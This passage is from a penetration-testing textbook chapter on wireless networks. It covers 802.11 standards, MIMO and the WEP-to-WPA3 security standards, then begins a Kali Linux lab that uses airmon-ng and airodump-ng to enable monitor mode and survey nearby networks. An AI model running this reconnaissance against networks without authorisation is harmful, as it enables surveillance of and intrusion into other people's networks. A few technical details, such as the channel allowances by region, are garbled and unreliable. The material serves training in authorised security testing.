14
Advanced Wireless Penetration Testing

As the number of mobile devices increases around the world, organizations are also increasing and improving their wireless networks. Wireless networking is very common and many companies are investing in enhancing their wireless network infrastructure to support mobile devices such as laptops, smartphones, tablets, and **Internet-of-Things (IoT)** devices. As an aspiring ethical hacker and penetration tester, it's essential to develop solid foundational knowledge of wireless networking and understand how threat actors can identify and exploit security vulnerabilities within enterprise wireless networks.

In this chapter, you will learn about the fundamentals of wireless networks and how penetration testers can perform reconnaissance on their target's wireless network. You will gain skills in compromising **Wi-Fi Protected Access (WPA)**, WPA2, and WPA3 wireless networks with **Access Points (APs)**, as well as personal and enterprise networks. Furthermore, you will learn how to perform an AP-less attack and create a wireless honeypot, and we will cover techniques you can use to secure wireless networks.

In this chapter, we will cover the following topics:

- Introduction to wireless networking
- Performing wireless reconnaissance
- Compromising WPA/WPA2 networks
- Performing AP-less attacks
- Exploiting enterprise networks
- Setting up a Wi-Fi honeypot
- Exploiting WPA3 attacks

Let's dive in!

Technical Requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux: **https://www.kali.org/get-kali/**
- FreeRadius: **https://freeradius.org/**
- Airgeddon: **https://github.com/v1s1t0r1sh3r3/airgeddon**
- An Alfa AWUS036NHA High Gain Wireless B/G/N USB adapter
- An Alfa AWUS036ACH Long-Range Dual-Band AC1200 Wireless USB 3.0 Wi-Fi adapter
- A physical wireless router that supports WPA2-Personal, WPA2-Enterprise, and WPA3 security standards

Without the Alfa network adapters, you can use another wireless adapter that supports a packet-injection chipset. However, without the recommended Alfa adapters, you won't be able to complete the hands-on labs in this chapter.

Introduction to Wireless Networking

As an aspiring ethical hacker and penetration tester, it's important to understand the key concepts and fundamentals of wireless networking and its technologies before learning how to compromise a targeted wireless network.

Wireless penetration testing isn't just about hacking into a targeted wireless network and gaining unauthorized access – it extends beyond this traditional concept. Wireless penetration testing is performed by employing the following systematic stages, which aim to help ethical hackers and penetration testers perform a comprehensive evaluation of an organization's wireless network to determine its security posture:

- **Network scanning** – The network-scanning phase focuses on collecting and analyzing information (reconnaissance) about the targeted wireless network. This stage helps the penetration tester to identify network resources, associated clients, the manufacturer of the wireless router or access point, and any encryption and authentication systems used by the targeted wireless network.
- **Vulnerability assessment** – This phase focuses on identifying any security weaknesses in the targeted wireless network infrastructure that can be exploited. Identifying vulnerabilities may involve using wireless security auditing tools (software and hardware) to determine whether the wireless router or access point has any security misconfiguration.
- **Exploitation** – After performing reconnaissance and vulnerability assessment on the targeted wireless network, this phase focuses on leveraging the collected information to exploit any security vulnerabilities that exist on the target to gain unauthorized access.

- **Post-exploitation** – Once the targeted wireless network is exploited during wireless penetration testing, it's important to maintain persistent access and expand the foothold in the network.

Understanding how a wireless router or an AP transmits **Wireless Local Area Network** (**WLAN**) frames between one client to another goes a long way to becoming better at wireless penetration testing.

A WLAN frame is simply the fundamental unit of data transmission over a Wi-Fi network.


The **Institute of Electrical and Electronics Engineers** (**IEEE**) is an organization that is responsible for creating and maintaining a lot of standards and frameworks for the electrical and electronics industry, including computers and networks. Within IEEE, there's the `802` committee, which is responsible for developing and maintaining a lot of standards such as Ethernet, Bluetooth, and even wireless networking. Within the `802` committee, there's the `.11` working group, which is responsible for one of the most common wireless networking standards today, and it is known as **IEEE 802.11**.

The following table lists the various IEEE 802.11 wireless networking standards:

Standard	Frequency	Max. Data Rate	Year Introduced
IEEE 802.11	2.4 GHz	2 Mbps	1997
IEEE 802.11b	2.4 GHz	11 Mbps	1999
IEEE 802.11a	5 GHz	54 Mbps	1999
IEEE 802.11g	2.4 GHz	54 Mbps	2003
IEEE 802.11n	2.4 GHz & 5 GHz	300 Mbps	2009
IEEE 802.11ac	5 GHz	1 Gbps	2013
IEEE 802.11ax	2.4 GHz & 5 GHz	9.6 Gbps	2019

Figure 14.1: IEEE 802.11 wireless standards

The IEEE 802.11 standards uses the `2.4` GHz frequency over a total of 14 operating channels, which range from 2.400 GHz to 2.490 GHz, with each channel being 20-22 MHz wide. Since each channel between channels 1 and 14 is only 20-22 MHz wide, there are a lot of overlapping channels within the 2.4 GHz frequency. Whenever a channel overlaps with another, the performance of the wireless networks that use those overlapping channels is affected, whether it's another AP operating on the same 2.4 GHz frequency using a channel closely aligned to your network or there are multiple APs within your organization operating on the same channel.



The standard channel width is 20 MHz for most 802.11 specifications, and the 22 MHz reference includes a 2 MHz gap to prevent adjacent channel interference. It's also useful to note that not all 14 channels

are available worldwide but vary by country due to regulatory differences.

The following diagram shows the non-overlapping channels within the 2.4 GHz frequency:




Figure 14.2: Non-overlapping channels

Various countries such as the United States of America, Canada, and South Korea restrict channel 14 of the 2.4 GHz frequency due to their spectrum policies and regulations, so you will commonly discover wireless 2.4 GHz networks operating between channels 1 and 11 such as in North America. Many other regions permit channels 1-3, and Japan permits all channels from 1 to 14. The width of a channel defines how much data/traffic can be transmitted between a wireless client and an access point.

On the IEEE 802.11a wireless standard, the 5 GHz frequency supports larger channel widths such as 20 MHz, 40 MHz, 80 MHz, and 160 MHz. Using a technology known as *channel bonding* allows wireless devices to combine 2 x 20 MHz chan-

nels to create a single 40 MHz channel, bonding a 2 x 40 MHz into an 80 MHz channel, and 2 x 80 MHz into a 160 MHz channel, therefore allowing the wireless device to transmit more data at a time. While channel bonding is also supported on the 2.4 GHz frequency, there are very limited channels within the 2.4 GHz spectrum that are not suitable all the time compared to 5 GHz, which has a lot more channels available.

IEEE 802.11a introduced the use of the 5 GHz band, the advanced channel-bonding techniques and wider channels are features of later standards such as IEEE 802.11ac (which introduced 80 MHz and 160 MHz channels) and IEEE 802.11ax.

The following table shows a comparison between the 2.4 GHz and 5 GHz frequencies:

	2.4 GHz	5 GHz
Range	Better	Good
Signal strength	Better	Good
Bandwidth	Good	Better
Interference	Most	Less

Figure 14.3: Comparison between 2.4 GHz and 5 GHz

As shown in the preceding table, the 2.4 GHz frequency provides greater signal strength and range compared to the 5 GHz frequency. However, the 5 GHz frequency provides less interference and supports more throughput on the IEEE 802.11 wireless network.

Single-In Single-Out (SISO) and Multiple-In Multiple-Out (MIMO)

Wireless-compatible devices such as access points, wireless routers, smartphones, and even laptops having built-on antennas that enables them to view and interact with nearby access points or wireless routers.. When an access point has a single antenna for both sending and receiving frames and a wireless device such as a laptop also has a single antenna that's used for both sending and receiving frames, this is known as **Single-In Single-Out** (**SISO**).

The following diagram provides a visual representation of SISO:

Figure 14.4: SISO operation

As shown in the preceding diagram, each device has a single antenna that is used for both sending and receiving frames. To improve the throughput of data between wireless devices, multiple antennas can be used for both sending and receiving messages. When multiple antennas are used to send data from one device, and multiple antennas are used to receive the data on a receiving device, this is known as **Multiple-In Multiple-Out** (**MIMO**).

SISO technology, while simple, is limited by its capacity for data transmission and its susceptibility to interference and fading. In contrast, advanced technologies like MIMO utilize multiple antennas for sending and receiving, significantly increasing data throughput and reliability in complex wireless environments.

The following diagram shows a representation of MIMO between two devices:




Figure 14.5: MIMO operation

As shown in the preceding diagram, the two antennas on the access point are used to send data to the client, while the two antennas on the client are used to receive the data too. When using MIMO for data transmission on a wireless network, the sender device usually breaks the data into multiple streams based on the number of antennas on the device. For instance, if there are two antennas on the sender and two antennas on the receiver device, this will create two *spatial streams*. When using IEEE 802.11n, there's a maximum of four streams and IEEE 802.11ac supports a maximum of eight streams; more spatial streams can lead to higher data rates and better network efficiency.

The following table shows IEEE 802.11 standards and their maximum supported spatial streams:

Standard	Max. Spatial Streams
IEEE 802.11n	4
IEEE 802.11ac	8
IEEE 802.11ax (WiFi 6)	8
IEEE 802.11ax (WiFi 6E)	8

Figure 14.6: Spatial streams

When manufacturers are designing their wireless routers and access points, omnidirectional antennas are implemented. Omnidirectional antennas generate a wireless signal in all directions. However, when a wireless client such as a smartphone or laptop moves further away from the access point, the client experiences signal loss as the distance increases. As a result, wireless frames are lost, latency increases, and throughput is affected.

The following is an image of the Alfa AWUS036NHA wireless network adapter with an omnidirectional antenna:

Figure 14.7: Wireless adapter with omnidirectional antenna

With IEEE 802.11ac, manufacturers enforce a technology known as *beamforming*, which allows an access point or wireless router to focus its wireless signal strength in the direction it thinks the wireless client is located. Therefore, beamforming tries to ensure all associated wireless clients are not affected by signal loss.

The concepts of directional antennas and beamforming are not the same. Directional antennas transmit their signal in a specific direction, while beamforming uses omnidirectional antennas but focuses the signal strength to reach a wireless client, irrespective of the direction it is located in.

Since IEEE 802.11n and prior standards operate on a shared medium, only one wireless client can transmit at a time while the other clients are listening. Therefore, if a wireless client wants to transmit a frame, it will use **Carrier Sense Multiple Access/Collision Avoidance** (**CSMA/CA**), which allows the wireless client to ask the access point (or wireless router) whether the medium (network) is free/available before sending the message to a destination. If no devices are transmitting data, then the wireless client will send its message across the wireless network.

When using IEEE 802.11n, wireless devices can use **Single User – Multiple Input Multiple Output** (**SU-MIMO**) with both 20 MHz- and 40 MHz-width channels to support better throughput of data between one wireless device and another.

The following diagram provides a visual representation of SU-MIMO:




Figure 14.8: SU-MIMO

As shown in the preceding diagram, the access point has multiple spatial streams within its buffer because there are three devices that have requested information and the access point needs to deliver. However, when using IEEE 802.11n and prior, the access point can only transmit one spatial stream to one client at a time, using a round-robin approach. This is where some segments of one spatial stream are sent to one client, then segments of another spatial stream are sent to another client, and so on (one after the other, in a loop).

To overcome the challenges of SU-MIMO, the IEEE 802.11ac standard allows wireless devices to use either SU-MIMO or **Multi-User Multiple Input Multiple Output** (**MU-MIMO**) with larger channel widths such as 80 MHz, 80 MHz + 80 MHz, and 160 MHz on 5 GHz to support greater data throughput compared to its predecessor. When using MU-MIMO, access points can transmit multiple spatial streams to their respective destination clients simultaneously.

The following diagram provides a visual representation of MU-MIMO:




Figure 14.9: MU-MIMO operations

As shown in the preceding diagram, the access point has multiple spatial streams and can transmit to multiple clients at the same time. Therefore, it takes less time to transmit data between an access point and multiple clients on a wireless network using the IEEE 802.11ac Wave 2 wireless standard.

Wireless security standards

Security continues to be a major concern for organizations with both wired and wireless networks. While organizations implement wireless networks and security features on their wireless routers and access points, threat actors are still able to break into these wireless networks and compromise devices on wired networks, such as servers. As an aspiring ethical hacker and penetration tester, it's important to understand the fundamentals of the various wireless security standards and how they can be compromised.

The following are the various wireless security standards used within the industry:

- **Wired Equivalent Privacy (WEP)**: This is the first official wireless security standard that was implemented within IEEE 802.11 wireless networks. WEP uses the **Rivest Cipher 4 (RC4)** data encryption algorithm to encrypt the wireless frames between an access point and the wireless client. However, due to many security vulnerabilities being found within RC4 that allow threat actors to easily compromise WEP wireless networks, it is no longer recommended to be used within the wireless networking industry. WEP is not implemented in modern wireless networking devices and is rarely encountered.

WEP generates a 24-bit unique string (*nonce*) that's known as the **Initialization Vector** (**IV**). The 24-bit IV is used with RC4 to encrypt the wireless frames. However, since the IV is not randomized and the same IV is used to encrypt the wireless frames, once a threat actor retrieves the IV from one wireless frame on the network, the hacker will be able to retrieve the network key to access the wireless network and decrypt any wireless traffic from the now-compromised network. This is in specific implementations of WEP that reuse the same IV frequently. Furthermore, the 24-bit IV is considered to be a very small key space, providing up to 16,777,216 combinations of keys, which can quickly be exhausted.

- **Wi-Fi Protected Access** (**WPA**): WPA is the successor to WEP and provides improved security by using the **Temporal Key Integrity Protocol** (**TKIP**). TKIP improves data security between the access point and the wireless client by applying a unique key (randomization) to each frame and using a **Message Integrity Check** (**MIC**) to verify the integrity of each message.
  However, while TKIP randomizes the key, RC4 is still vulnerable and breakable by threat actors. Therefore, it's not recommended to use WPA on wireless networks.

- **Wi-Fi Protected Access 2** (**WPA2**): WPA2 is widely used within the wireless networking industry and has been adopted as the de facto wireless security standard. WPA2 uses the **Advanced Encryption Standard** (**AES**) to encrypt all the messages between the access point and the wireless client. AES can apply confidentiality and validate the integrity of the frames by using the **Counter Mode Cipher Block Chaining Message Authentication Code Protocol**

(**Counter Mode CBC-MAC Protocol**) or **CCM mode Protocol** (**CCMP**). While there are many improvements with WPA2, it is still vulnerable to common wireless-based attacks.

- **Wi-Fi Protected Access 3** (**WPA3**): WPA3 is the latest wireless security standard at the time of writing. **Simultaneous Authentication of Equals** (**SAE**) is implemented within WPA3 to mitigate the security vulnerabilities that were found within its predecessor, WPA2. The **Commercial National Security Algorithm** (**CNSA**) is implemented within WPA3-Enterprise deployments. While WPA3 is currently the latest wireless security standard, it's important to consider the practical implications of adopting WPA3, such as the following:
  - WPA3 requires compatible hardware such as APs and wireless network interface cards
  - Client devices supporting WPA3 and those that only support WPA2

The following table provides a comparison between WPA2 and WPA3:

Feature	WPA2	WPA3
Key Management	Pre-shared Key (PSK) or Enterprise	PSK or Enterprise
Encryption Algorithm	AES (CCMP)	AES (CCMP) or GCMP
Authentication Protocol	802.1X/EAP, PSK	Enhanced Open, WPA3-Personal, 802.1X/EAP
Security Enhancements	-	Simultaneous Authentication of Equals (SAE), Dragonfly handshake, Robust Protection of Management Frames (PMF)
Robustness	Vulnerable to attacks like KRACK	Addresses KRACK and other known vulnerabilities
Security Levels	WPA2-Personal and WPA2-Enterprise	WPA3-Personal and WPA3-Enterprise
Opportunistic Wireless Encryption (OWE)	Not supported	Supported in WPA3-Personal
Forward Secrecy	No	Yes
Network Setup	Similar to WPA	Enhanced provisioning methods for simplified setup and increased security
Compatibility	Widely supported	Support growing, but not as widely available as WPA2
Industry Adoption	Widely adopted in legacy systems	Adoption increasing, but still transitioning from WPA2

Figure 14.10: WPA2 vs WPA3

Additionally, when configuring a wireless network, a network professional uses one of the following authentication methods to allow users to establish an association with the wireless network:

- **Open Authentication**: This is the default authentication method on most wireless routers and access points. This method does not provide any security between the access point and the wireless clients, such as data encryption of the frames. Furthermore, this method allows any device to connect without the need for a password, so the wireless network is open to anyone.

- **Pre-Shared Key (PSK)**: On personal networks such as **Small Office Home Office (SOHO)** wireless networks, there are very few users who need wireless connectivity. Using a PSK on a small network allows a network professional to configure the wireless router or access point with a single password/passphrase that can be shared with anyone who wants access to the wireless network. On wireless routers, the security method is usually identified as WPA-Personal or WPA2-Personal.
- **Enterprise**: On large enterprise wireless networks, security needs to be managed properly. Using WPA-Enterprise, WPA2-Enterprise, and WPA3-Enterprise allows wireless network engineers to implement an **Authentication, Authorization, and Accounting (AAA)** server such as **Remote Authenticate Dial-In User Service (RADIUS)**. Using RADIUS on an enterprise wireless network allows IT professionals to create individual user accounts for each user on the RADIUS server, allowing the centralized management of wireless users and access control.

Both WPA and WPA2 personal networks are vulnerable to brute-force attacks, which allow a threat actor to capture the WPA/WPA2 wireless handshake for a target wireless network and perform offline password-cracking using a dictionary-based attack to retrieve the password for the wireless network.

However, wireless networks that use RADIUS servers are less susceptible to brute-force attacks due to stronger authentication mechanisms, but they are still at risk of wireless relay attacks. In a wireless relay attack, the threat actor can intercept the WLAN frames and impersonate a legitimate user's credentials to gain unauthorized access to the organization's wireless network.

To learn more about brute-force attacks, please see https://www.techtarget.com/searchsecurity/definition/brute-force-cracking.

Later in this chapter, you will learn how to compromise both personal and enterprise wireless networks. In the next section, you will learn how to perform reconnaissance on a wireless network.

Performing Wireless Reconnaissance

As with any type of penetration test using the **Cyber Kill Chain**, the first stage is to gather as much information about the target as possible by performing reconnaissance. Reconnaissance in wireless penetration testing allows you to discover nearby wireless clients, wireless routers, and access points, perform fingerprinting on wireless devices, and even determine the manufacturer of an access point. By gathering information about a wireless network and its device, you can research security vulnerabilities that can help you exploit and compromise the wireless network.

The following diagram shows the Cyber Kill Chain and its stages:




Figure 14.11: Cyber Kill Chain

When performing reconnaissance on a wireless network, the penetration tester does not need to be associated with or connected to the targeted wireless network, but they do need to be within the vicinity of the target. Using a wireless network adapter that supports packet injection and monitor mode allows the penetration tester to listen and capture messages on the 2.4 GHz and 5 GHz bands of nearby wireless clients and access points.

The wireless penetration testing techniques that follow throughout this chapter should be used with extreme caution within a controlled environment and only after having obtained legal written permission from the necessary authorities prior to performing wireless auditing on an organization's network and systems. As an aspiring ethical hacker and penetration tester, it's important to have a good moral compass and be responsible and ethical in your actions.

To get started with wireless reconnaissance, please use the following instructions:

1. Power on your wireless router/access point and the **Kali Linux** virtual machine. Ensure you have a few wireless clients connected to your targeted wireless network.
2. Connect your wireless network adapter to your Kali Linux virtual machine, preferably the Alfa AWUS036NHA adapter.
3. On **Kali Linux**, open **Terminal** and use the `iwconfig` command to verify whether the wireless adapter has been detected and recognized, as shown here:

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 14.12: Checking wireless interface

As shown in the preceding screenshot, the `wlan0` network interface represents the connected wireless network adapter.

4. Next, use the `airmon-ng` tool to terminate any conflicting processes and enable monitoring mode on the `wlan0` interface:

```
kali@kali:~$ sudo airmon-ng check kill
kali@kali:~$ sudo airmon-ng start wlan0
```

As shown in the following screenshot, the `wlan0mon` interface is a virtual interface that was created in **monitor mode**:

```
kali@kali:~$ sudo airmon-ng check kill   A
Killing these processes:

    PID Name
   2873 wpa_supplicant


kali@kali:~$ sudo airmon-ng start wlan0   B


PHY     Interface       Driver          Chipset

phy1    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

Figure 14.13: Enabling monitor mode

5. Use the `iwconfig` command to verify whether there's a wireless network interface in Monitor mode:

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 14.14: Checking for a new monitor interface

6. Next, use the `airodump-ng` tool to start monitoring all nearby wireless networks within the vicinity:

```
kali@kali:~$ sudo airodump-ng wlan0mon
```

The following screenshot shows a list of all IEEE 802.11 wireless networks within my vicinity:

